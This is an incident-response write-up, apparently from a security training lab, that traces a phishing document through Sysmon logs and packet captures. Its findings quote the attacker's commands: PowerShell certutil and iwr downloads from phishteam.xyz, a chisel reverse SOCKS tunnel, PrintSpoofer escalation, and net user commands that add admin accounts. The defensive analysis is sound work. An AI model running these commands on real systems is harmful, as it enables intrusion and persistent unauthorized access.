

Endpoint Investigation

Overview

This project demonstrates the use of advanced endpoint and network traffic analysis tools to investigate a critical security incident reported by a Security Operations Center (SOC). The investigation involved identifying the chain of events stemming from a malicious document and correlating multiple data sources to uncover key insights.

Tools Used

- **Brim**: Packet capture analysis for network traffic investigation.
 - **Wireshark**: In-depth network packet inspection.
 - **Event Viewer**: Viewing Windows event logs.
 - **PowerShell**: Command-line scripting for hash verification and file analysis.
 - **Sysmon Viewer**: Visualization of Sysmon logs.
 - **EvtxECMD (Zimmerman tool)**: Parsing Windows event logs into CSV format.
 - **Timeline Explorer**: Filtering and navigating event log data.
-

Methodology

Log Analysis

Log files were analyzed to identify anomalies such as security threats and system activity. Logs provided essential details such as timestamps, process names, and user accounts to build a timeline of the events.

Event Correlation

Events from multiple sources (e.g., Sysmon logs and firewall logs) were correlated using key attributes:

- Source and destination IPs.
- Ports and protocols.
- Processes and user accounts. This approach helped establish relationships and reconstruct the attack scenario.

Hash Verification

Hashes of the provided artefacts were verified to ensure data integrity:

- **Capture.pcapng:**
CB3A1E6ACFB246F256FBFEFDB6F494941AA30A5A7C3F5258C3E63CFA27A23DC6
- **Sysmon.evtx:**
665DC3519C2C235188201B5A8594FEA205C3BCBC75193363B87D2837ACA3C91F
- **Windows.evtx:**
D0279D5292BC5B25595115032820C978838678F4333B725998CFE9253E186D60

```
PS C:\Users\user\Desktop\Incident Files> Get-FileHash * -Algorithm SHA256 | Format-Table -AutoSize
```

Algorithm	Hash	Path
SHA256	CB3A1E6ACFB246F256FBFEFDB6F494941AA30A5A7C3F5258C3E63CFA27A23DC6	C:\Users\user\Desktop\Incident Files\capture.pcapng
SHA256	ABD7937D4997B18E3ADBCA8152C68F6F76EE93C4A5297D51594C7D1CDC80D9D8	C:\Users\user\Desktop\Incident Files\sysmon.csv
SHA256	665DC3519C2C235188201B5A8594FEA205C3BCBC75193363B87D2837ACA3C91F	C:\Users\user\Desktop\Incident Files\sysmon.evtx
SHA256	DF1AF28BFD38AD020E9562B2851860A8CFADB53DA96E0E9090214D87970F1AE1	C:\Users\user\Desktop\Incident Files\sysmon.xml
SHA256	D0279D5292BC5B25595115032820C978838678F4333B725998CFE9253E186D60	C:\Users\user\Desktop\Incident Files\windows.evtx
SHA256	BF7C650F6D3C456CAA1538EDC618F9268BD792A0D24569871B01753FACC99C5D	C:\Users\user\Desktop\Incident Files\winevt.csv

Artefact Analysis

1. **Sysmon Logs:**
 - Focused on **Process Creation (Event ID 1)** and **DNS Queries (Event ID 22)**.
 - Followed parent-child relationships using **ParentProcessID** and **ProcessID** attributes.
 - Tools used: EvtxECMD, Timeline Explorer, and Sysmon Viewer.
2. **Packet Capture:**
 - Identified malicious network traffic using Brim and Wireshark.

Findings

Note: sysmon.evtx file needs to be saved in Event Viewer and converted to a csv file to be viewed in TimeLine Explorer!

Key Indicators of Compromise

- **Malicious File:** free_magicules.doc

Payload Data3	Payload Data4
Image: C:\Program Files\Google\Chrome\Application\chrome.exe	
Image: C:\Program Files\Google\Chrome\Application\chrome.exe	TargetFilename: C:\Users\benimaru\Downloads\free_magicules.doc:Zone.Identifier
Image: C:\Program Files\Google\Chrome\Application\chrome.exe	TargetFilename: C:\Users\benimaru\Downloads\467beabe-cd11-45b2-992b-a9b53a850c2d.tmp

- **Compromised User and Machine:** benimaru-TEMPEST

Computer	User Id	Map Description	User Name
REC	REC	REC	REC
TEMPEST	S-1-5-18	FileCreate	TEMPEST\benimaru
TEMPEST	S-1-5-18	FileCreate	TEMPEST\benimaru

- **Process ID (PID):** 496 (Microsoft Word process opening the malicious document).

ere to group by that column
... Payload Data1
REC
ProcessID: 496, ProcessGUID: 4bbef3ae-aaa8-62b0-2e0a-000000000700

- **Malicious Domain Resolved IP:** 167.71.199.191

Payload Data4	Payload Data5	Payload Data6	Ex
REC	REC	REC	
QueryName: phishteam.xyz	QueryStatus: 0	QueryResults: 64:ff9b::a747:c7bf;::ffff:167.71.199.191;	
QueryName: phishteam.xyz	QueryStatus: 0	QueryResults: 64:ff9b::a747:c7bf;::ffff:167.71.199.191;	
QueryName: augloop.offic...	QueryStatus: 0	QueryResults: type: 5 augloop-prod.trafficmanager.net;type: 5 augloop-prod-pa00.s...	
QueryName: ecs.office.com	QueryStatus: 0	QueryResults: type: 5 ecs.office.trafficmanager.net;type: 5 s-0005-office.config...	

Base64 Encoded Payload:

What do we know?:

- Parent PID of the malicious payload is 496!
- EventID is Process Creation (Event ID = 1)

Note: The ParentProcessID field can be found in the Payload Data4 row.

- Upon user login, the executed command was:
`C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hidden -noni certutil -urlcache -split -f 'http[://]phishteam[.]xyz/02dcf07/first.exe'`

Executable Info
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w hidden -noni certutil -urlcache -split -f 'http://phishteam.xyz/02dcf07/first.exe' C:\Users\Public\Downloads\first.exe; C:\Users\Public\Download...
"C:\Program Files (x86)\Microsoft OneDrive\OneDrive.exe" /background
"C:\Program Files\Whare\Whare Tools\vttoolsd.exe" -n vmusr
"C:\Windows\System32\SecurityHealthSystray.exe"
"C:\Program Files (x86)\Microsoft OneDrive\OneDrive.exe" /background
"C:\Program Files\Whare\Whare Tools\vttoolsd.exe" -n vmusr
"C:\Windows\System32\SecurityHealthSystray.exe"
"C:\Program Files\Google\Chrome\Application\chrome.exe"

- `C:\Users\Public\Downloads\first.exe`

SHA column	Payload Data4	Payload Data5	Payload Data6	Executable Info
SHA256:CE278CA242AA2023A4FE04067B0A32FBD3CA1599746C160949868FFC7FC3D7D	ParentProcess: C:\Windows\System32\WindowsPowerShell...	ParentProcessID: 9052,...	ParentCommandLine: "C...	"C:\Users\Public\Downloads\first.exe"

- The SHA256 hash of the stage 2 binary `first.exe` was
`CE278CA242AA2023A4FE04067B0A32FBD3CA1599746C160949868FFC7FC3D7D`.
- The domain and port used for the command-and-control (C2) connection were
`resolvecyber[.]xyz:80`.

Payload Data3	Payload Data4	
"Image: C:\Users\Public\Downloads\first.exe"	"Image: C:\Users\Public\Downloads\first.exe"	"
Image: C:\Users\Public\Downloads\first.exe	TargetFilename: C:\Users\benimaru\AppData\Local\Temp_P5ScriptPolicyTest_doudtz01.5t...	"
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz	Q
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz	Q
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz	Q
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz	Q
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz	Q
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz	Q
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz	Q
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz	Q
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz	Q
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz	Q
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz	Q
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz	Q
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz	Q
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz	Q
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz	Q
Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz	Q

Initial Access — Malicious Document Traffic

Note: I switched over to using WireShark to analyze http traffic

- The URL of the embedded malicious payload in the document was
`http[://]phishteam.xyz`.

WireShark query used:

```
http.host == "phishteam.xyz" && http.request.method == "GET"
```


- The binary sent a payload via the “q=” parameter and used the URL /9ab62b5 for commands. The HTTP method used was GET.


[illegible]

- A deeper packet inspection reveals the binary was compiled in the Nim programming language.

```
> Frame 5530: 200 bytes on wire (1600 bits), 200 bytes captured (1600 bits) on interface \Device\NPF_{79
> Ethernet II, Src: VMware_a3:cb:4e (00:0c:29:a3:cb:4e), Dst: zte_22:ff:de (98:00:6a:22:ff:de)
> Internet Protocol Version 4, Src: 192.168.254.107, Dst: 167.71.222.162
> Transmission Control Protocol, Src Port: 51888, Dst Port: 80, Seq: 1, Ack: 1, Len: 146
√ Hypertext Transfer Protocol
  > GET /9ab62b5?q=d2hvYw1pIC0gdGVtcGVzdFxiZW5pbWVydQ0K HTTP/1.1\r\n
    Host: resolvecyber.xyz\r\n
    Connection: Keep-Alive\r\n
    user-agent: Nim httpclient/1.6.6\r\n
    \r\n
    [Full request URI: http://resolvecyber.xyz/9ab62b5?q=d2hvYw1pIC0gdGVtcGVzdFxiZW5pbWVydQ0K]
    [HTTP request 1/1]
    [Response in frame: 5533]
```

Discovery — Internal Reconnaissance

- The attacker discovered a sensitive password, `infernotempest`, within the machine.
- Port `5985` was identified as a listening port that could provide a remote shell.
- The attacker established a reverse SOCKS proxy connection with the command:
`C:\Users\benimaru\Downloads\ch.exe client 167[.]71.199.191:8080 R:socks.`

	Payload Data5	Payload Data6	Executable Info
lic\Downloads\first.exe	=		=
:\Downloads\first.exe	ParentProcessID: 8948,...	ParentCommandLine: "C...	"C:\Users\benimaru\Downloads\ch.exe" client 167.71.199.191:8080 R:socks
:\Downloads\first.exe	ParentProcessID: 8948,...	ParentCommandLine: "C...	"C:\Windows\system32\net.exe" user benimaru
:\Downloads\first.exe	ParentProcessID: 8948,...	ParentCommandLine: "C...	"C:\Windows\system32\net.exe" localgroup administrators
:\Downloads\first.exe	ParentProcessID: 8948,...	ParentCommandLine: "C...	"C:\Windows\system32\net.exe" users
:\Downloads\first.exe	ParentProcessID: 8948,...	ParentCommandLine: "C...	"C:\Windows\system32\whoami.exe"

- The SHA256 hash of the binary used for this connection was **8A99353662CCAE117D2BB22EFD8C43D7169060450BE413AF763E8AD7522D2451**.
- The tool used (based on the hash and a VirusTotal search) was identified as **chisel**.

8A99353662CCAE117D2BB22EFD8C43D7169060450BE413AF763E8AD7522D2451

49 / 69

49 security vendors and 1 sandbox flagged this file as malicious

Reanalyze Similar More

8A99353662CCAE117D2BB22EFD8C43D7169060450BE413AF763E8AD7522D2451

chisel.exe

Size: 7.85 MB | Last Analysis Date: 15 days ago

peexe assembly runtime-modules lde direct-cpu-clock-access 4d0ts

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

AhnLab-V3	Trojan.Win.Generic.R485069	Alibaba	Trojan/AnyUnwantProxy.b
ALYac	Mac.HackTool.Chisel.A	Antiy-AVL	HackTool/Win32.Chisel
Arcabit	Trojan.Generic.D56F41	Avast	Win64.Hacktool.gen [Trj]
AVG	Win64.Hacktool.gen [Trj]	Avira (no cloud)	TR/Redcap.wrbkp

Do you want to automate checks?

- The attacker authenticated using **winrm** after harvesting credentials.

wsmprovhost.exe spawning, indicating winrm


```
C:\Windows\system32\wsmprovhost.exe -Embedding
"C:\Users\benimaru\Downloads\ch.exe" client 167.71.199.191:8080 R:socks
```

Escalation — Exploiting Privileges

- A binary named **spf.exe** was downloaded for privilege escalation with the hash **8524FBC0D73E711E69D60C64F1F1B7BEF35C986705880643DD4D5E17779E586D**.

```
"C:\Users\benimaru\Downloads\spf.exe" -c C:\ProgramData\final.exe
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iwr http://phishteam.xyz/02dcf07/final.exe -outfile C:\Pr
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iwr http://phishteam.xyz/02dcf07/spf.exe -outfile spf.exe
```

- The tool used was **printspoofer**, exploiting the **SeImpersonatePrivilege**.



The screenshot shows the VirusTotal analysis page for the file **PrintSpoofer64.exe** (SHA256: 8524fbc0d73e711e69d60c641f1fb7bef35c986705880643dd4d5e17779e586d). The file is flagged as malicious by 52 security vendors and 2 sandboxes. The file size is 26.50 KB and it was last analyzed 5 days ago. The file type is EXE.

The **DETECTION** tab is selected, showing a table of security vendors' analysis:

Security Vendor	Detection
AhnLab-V3	Exploit.Win.PrintSpoofer.R346208
ALYac	Misc.HackTool.PrintSpoofer
Arcabit	Generic.PrintSpoofer.1.B5E261D6
Alibaba	HackTool.Win32/SpoofPrint.1e0122c7
Antiy-AVL	HackTool.Win32.PrintSpoofer
Avast	Win64:ExploitX-gen [Exploit]

quick search on PrintSpoofer led me to a GitHub source explaining that **SeImpersonatePrivilege is an exploit associated with **printspoofer****



The screenshot shows the GitHub repository for **PrintSpoofer**. The repository description states: "From LOCAL/NETWORK SERVICE to SYSTEM by abusing **SeImpersonatePrivilege** on Windows 10 and Server 2016/2019."

For more information, the repository provides the link: <https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/>.


```
"C:\Users\benimaru\Downloads\spf.exe" -c C:\ProgramData\final.exe
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iwr http://phishteam.xyz/02dcf07/final.exe -outfile C:\ProgramData\final.exe
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iwr http://phishteam.xyz/02dcf07/spf.exe -outfile spf.exe
```

15168	441.989881	192.168.254.107	167.71.222.162	TCP	54 80	51962 → 80 [FIN, ACK] Seq=108 Ack=211 Win=262400 Len=0
18344	607.793964	192.168.254.107	167.71.222.162	TCP	66 8080	52015 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
18348	607.842187	192.168.254.107	167.71.222.162	TCP	54 8080	52015 → 8080 [ACK] Seq=1 Ack=1 Win=262656 Len=0
18349	607.842401	192.168.254.107	167.71.222.162	HTTP	166 8080	GET /9ab62b5 HTTP/1.1
18357	607.935231	192.168.254.107	167.71.222.162	TCP	54 8080	52015 → 8080 [ACK] Seq=113 Ack=18 Win=262656 Len=0
18360	608.031084	192.168.254.107	167.71.222.162	TCP	54 8080	52015 → 8080 [ACK] Seq=113 Ack=118 Win=262656 Len=0
18438	611.874715	192.168.254.107	167.71.222.162	TCP	54 8080	52015 → 8080 [ACK] Seq=113 Ack=127 Win=262656 Len=0
18439	611.874885	192.168.254.107	167.71.222.162	TCP	54 8080	52015 → 8080 [FIN, ACK] Seq=113 Ack=127 Win=262656 Len=0

<


> Frame 19509: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface \Device\NPF_{79F1317E-A1C6-4881-B4C8-AC13A41243C9}, id 0
 > Ethernet II, Src: VMware_a3:c3:b4:e (00:0c:29:a3:c3:b4:e), Dst: zte_z22:ff:de (98:00:6a:22:ff:de)
 > Internet Protocol Version 4, Src: 192.168.254.107, Dst: 167.71.222.162
 > Transmission Control Protocol, Src Port: 52073, Dst Port: 8080, Seq: 1, Ack: 1, Len: 0

Source Port: 52073
 Destination Port: 8080
 [Stream index: 286]
 [Conversation completed]
 [TCP Segment Len: 0]
 Sequence Number: 1
 Sequence Number (raw):
 [Next Sequence Number:
 Acknowledgment Number:
 Acknowledgment number (raw):

Expand Subtrees
 Collapse Subtrees
 Expand All
 Collapse All
 Apply as Column Ctrl+Shift+I

Actions on Objective — Fully-owned Machine

- The attacker created two user accounts: `shion` and `shona`.

Payload Data6

ParentCommandLine: "C:\Windows\system32\net.exe" localgroup administrators
ParentCommandLine: "C:\Windows\system32\net.exe" localgroup administrators /add shion
ParentCommandLine: "C:\Windows\system32\net.exe" users
ParentCommandLine: "C:\Windows\system32\net.exe" user /add shion m4st3rch3f!
ParentCommandLine: "C:\Windows\system32\net.exe" user /add shuna princess
ParentCommandLine: "C:\Windows\system32\net.exe" users
ParentCommandLine: net user shion m4st3rch3f!!!
ParentCommandLine: "C:\Windows\system32\net.exe" user Administrator ch4ng3dpassword!
ParentCommandLine: "C:\Windows\system32\net.exe" users
ParentCommandLine: "C:\Windows\system32\net.exe" user shion m4st3rch3f!
ParentCommandLine: "C:\Windows\system32\net.exe" users
ParentCommandLine: "C:\Windows\system32\net.exe" user shuna pr1nc3ss!
ParentCommandLine: "C:\Windows\system32\net.exe" user shuna
ParentCommandLine: "C:\Windows\system32\net.exe" users
ParentCommandLine: "C:\Windows\system32\net.exe" user shuna princess
ParentCommandLine: "C:\Windows\system32\net.exe" user benimaru
ParentCommandLine: "C:\Windows\system32\net.exe" localgroup administrators
ParentCommandLine: "C:\Windows\system32\net.exe" users

Conclusion

This attack demonstrated a well-coordinated exploitation of vulnerabilities to gain initial access, escalate privileges, and move laterally across the network. The attacker leveraged encoded communication, malicious payloads, and privilege escalation tools to create unauthorized accounts, suggesting a goal of persistence or further exploitation.

The incident underscores the importance of timely patching, robust monitoring, and strict access controls to prevent similar threats. Regular audits and advanced detection systems are essential to detect and mitigate such attacks effectively.